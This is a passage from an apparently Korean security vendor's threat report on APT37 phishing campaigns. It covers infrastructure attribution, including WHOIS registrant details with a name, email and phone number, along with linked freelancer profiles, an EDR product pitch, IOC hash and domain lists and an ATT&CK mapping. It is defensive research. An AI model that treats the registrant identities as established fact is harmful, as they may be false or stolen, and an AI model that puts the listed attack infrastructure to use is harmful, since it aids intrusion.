○ DOCX 악성 파일을 통해 공격이 수행된 작년의 경우 주로 미국[US]과 일본[JP] 소재의 아이피 주소가 연결됐지만 HWP, HWPX, DOCX, XLSX 등 다양한 유형의 문서가 쓰인 올해는 대부분 리투아니아[LT] 소재지의 아이피 주소가 사용됐습니다. 물론, 호스팅 업체에 따라 변경될 수 있습니다.



[그림 5-8] 위협 인프라 유사도 비교

○ 'Namecheap' 서비스를 통해 등록된 정보는 개인정보 숨김 서비스를 통해 가려져 있어 확인이 어렵습니다. 그러나 영국 'NetEarth One' 도메인 등록자의 경우 아래와 같은 정보가 일부 공개돼 있습니다.


○ 등록자는 중국 이메일 서비스에 가입된 계정을 사용했으며, 중국 소프트웨어 업체인 킹소프트 오피스(Kingsoft Office) 소속으로 기재돼 있습니다.[14]

[13] Namecheap
[14] Kingsoft

Domain Name: MS-OFFICES[.]COM
Registrar URL: http://www.netearthone.com
Updated Date: 2023-11-23T04:05:10Z
Creation Date: 2022-10-24T03:42:54Z
Registrar Registration Expiration Date: 2023-10-24T03:42:54Z
Registrar: NetEarth One, Inc.
Registrant Name: Sun Yong
Registrant Organization: Kingsoft Office
Registrant Street: Anmin Street 19
Registrant City: Longjin
Registrant State/Province: Jilin
Registrant Postal Code: 133000
Registrant Country: CN
Registrant Phone: +86.17643382258
Registrant Email: sy131223@163.com

[표 5-5] ms-offices[.]com 도메인 등록자 정보


○ 등록에 사용된 'Sun Yong'이름과 이메일 'sy131223@163.com' 주소의 경우 소프트웨어 아웃소싱 플랫폼인 프리랜서(Freelancer) 사이트에 가입된 것을 확인할 수 있습니다.[15]



[그림 5-9] 프리랜서 사이트에 소개된 화면

[15] Freelancer


○ APT37 위협 행위자가 프리랜서 사이트에 은밀히 활동하던 중 발견된 것은 이번이 처음은 아닙니다. 지난 7월 경 공격 거점으로 사용된 pCloud 서버 등록에 사용됐던 이메일이 발견된 바 있습니다. 'tianling0315@gmail.com' 주소로 러시아 국적으로 위장해 이메일 아이디와 동일하게 프리랜서 사이트에 가입된 사례가 포착된 바 있습니다.



[그림 5-10] APT37 위협 행위자가 프리랜서에 가입한 화면 비교

○ 이번에 발견된 사례는 중국(China) 국적으로 등록돼 있지만, 내용을 자세히 보면 서울(Seoul) 지역으로 표기된 것을 확인할 수 있습니다. 허위정보를 등록하는 과정에서 실수한 모습으로 추정됩니다.

○ 'TianLing0315', 'Sun Yong' 프리랜서 소개 페이지의 배경 이미지는 동일한 것을 선택해 사용했습니다.



[그림 5-11] 프리랜서 프로필 배경 사진

6. 결론 및 대응방법 (Conclusion)

6.1. Genian EDR 제품을 통한 효과적인 위협 탐지

■ 공격 스토리 라인의 시각화 분석 및 가시성 확보

○ Genian EDR[16] 제품을 도입할 경우 새로운 유형의 APT 공격을 신속하게 탐지하고 전체 공격 흐름을 신속하게 파악해 적극적으로 대응할 수 있습니다.

○ 또한, 위협 연관 관계 분석을 용이하게 수행할 수 있으며, 추후 발생할 수 있는 위협을 대비할 수 있습니다.


○ EDR 관리자는 위협 모니터링과 위협 관리를 통해 이상행위를 빠르게 파악하고 분석할 수 있으며, 공격 스토리 라인을 통해 위협 요소와 유입 경로를 빠르게 파악할 수 있습니다.

[그림 6-1] 신규 위협으로 EDR 제품에 탐지된 모습

16 단말 이상행위 탐지 및 대응 솔루션 Genian EDR

○ 이번 공격에서는 문서 파일을 통해 C2 서버에서 악성 HTML파일을 다운로드 후 실행합니다.


○ Genian EDR 제품은 해당 HTML 파일이 사용하는 Heaven's Gate 기법을 빠르게 탐지하고 대응정책에 따라 프로세스 강제종료, 네트워크 격리 등의 후속조치를 수행할 수 있습니다.



[그림 6-2] XBA 이상행위로 탐지된 공격 스토리 라인 화면


○ 또한, Genian EDR 관리자는 [정책] -> [사용자 정의 IOC 관리] -> [Malicious IP] 기능을 통해 악성 IP를 등록하고 대응 정책을 설정할 수 있습니다.

○ 만약, 단말에서 악성 IP 주소와 네트워크 연결을 시도할 경우 설정된 대응 정책에 따라 탐지 및 차단이 가능합니다.



[그림 6-3] 악성 도메인과 아이피로 접속하는 네트워크 연결 정보

○ EDR Agent가 설치된 단말에서 이상행위가 탐지될 경우, EDR 관리자가 설정한 대응 정책에 따라 자동으로 즉각적인 대응이 가능합니다. EDR 서버 관리자는 커스텀 메시지를 통해 이용자가 이상행위 발생 상황을 바로 인지할 수 있도록 도와줍니다.



[그림 6-4] 단말에서 탐지된 위협 정보 알림 내역

7. 주요 침해 지표 (Indicator of Compromise)

7.1. MD5 Hash

2F0A67B719D8303C0EC7CC9057ED8411

7F3A30525B9324A2AEB32A9018DF944F

28D25A4021536394FD890C4B6D9B5551

54B3AA4B83E410F4BF28368D59A0711B

84792F6440BF11FFF0E1CFDBD34ACA3C

361237B6B385874F02F3724AE50D1522

A01FAC2E45ECF0339356532B44C09BF8

AF5BBAB33F934DC016FC1AA0D910820E

D1DC2DB2956803DE7EEF7A76A6AC5CB2

D6080CC6BAD2A70CF21F84147C58BCA1

E40054EFF2A100D2991C913558C93910

E5A10DF3734802A63D6F10A63FF0054C

E7F03894AD35E34FB22C11354C4CE2DC

E26422BA7E1EED4481E9389806E798C3

EEADFCCCB6D95DC04D81F68AE7865F8B

F264F6BFA09A6305865F08BDE57B9FD8

7.2. Domain Names

offlinedocument[.]site

documentoffice[.]club

smartprivacyc[.]com

sharingdocument[.]one

8. 공격 지표 (Indicator of Attack)

8.1. MITRE ATT&CK Matrix

Tactic	Technique	Description
Reconnaissance	T1598.002	Phishing for Information: Spearphishing Attachment
Resource Development	T1585.002	Establish Accounts: Email Accounts
	T1583.006	Acquire Infrastructure: Web Services
Initial Access	T1566.001	Phishing: Spearphishing Attachment
	T1566.003	Phishing: Spearphishing via Service
Execution	T1059.001	Command and Scripting Interpreter: PowerShell
	T1059.003	Command and Scripting Interpreter: Windows Command Shell
	T1059.007	Command and Scripting Interpreter: JavaScript
	T1203	Exploitation for Client Execution
	T1204.002	User Execution: Malicious File
Defense Evasion	T1055.002	Process Injection: Portable Executable Injection
	T1070.004	Indicator Removal: File Deletion
	T1140	Deobfuscate/Decode Files or Information
Discovery	T1082	System Information Discovery
	T1083	File and Directory Discovery
Collection	T1005	Data from Local System
Command and Control	T1071.001	Application Layer Protocol: Web Protocols
Exfiltration	T1041	Exfiltration Over C2 Channel
	T1567.002	Exfiltration Over Web Service: Exfiltration to Cloud Storage

[표 8-1] MITRE ATT&CK, Tactics and Techniques

9. 참고 자료 (Reference)

[단독] '이태원 참사' 악용한 악성코드 공격 포착 [아이뉴스24]

'카톡방 docx 악성문서' 주의보…사회공학적 사이버 공격 '활개' [아이뉴스24]

Internet Explorer 0-day exploited by North Korean actor APT37 [Google]

The Unintentional Leak: A glimpse into the attack vectors of APT37 [Zscaler]

링크 파일(*.lnk)을 통해 유포되는 RokRAT 악성코드 : RedEyes(ScarCruft) [Ahnlab]

북한인권단체를 사칭한 APT37 공격 사례 [Genians]

정부 보고서 위장한 해킹메일 공격 상세 분석 보고서 발표 [KISA]

한국내 macOS 이용자를 노린 APT37 공격 등장 [Genians]

한국내 대북분야 종사자를 겨냥한 고도화된 BitB 공격 등장 [Genians]

악성 OLE 개체가 삽입된 한글 문서 주의 [Ahnlab]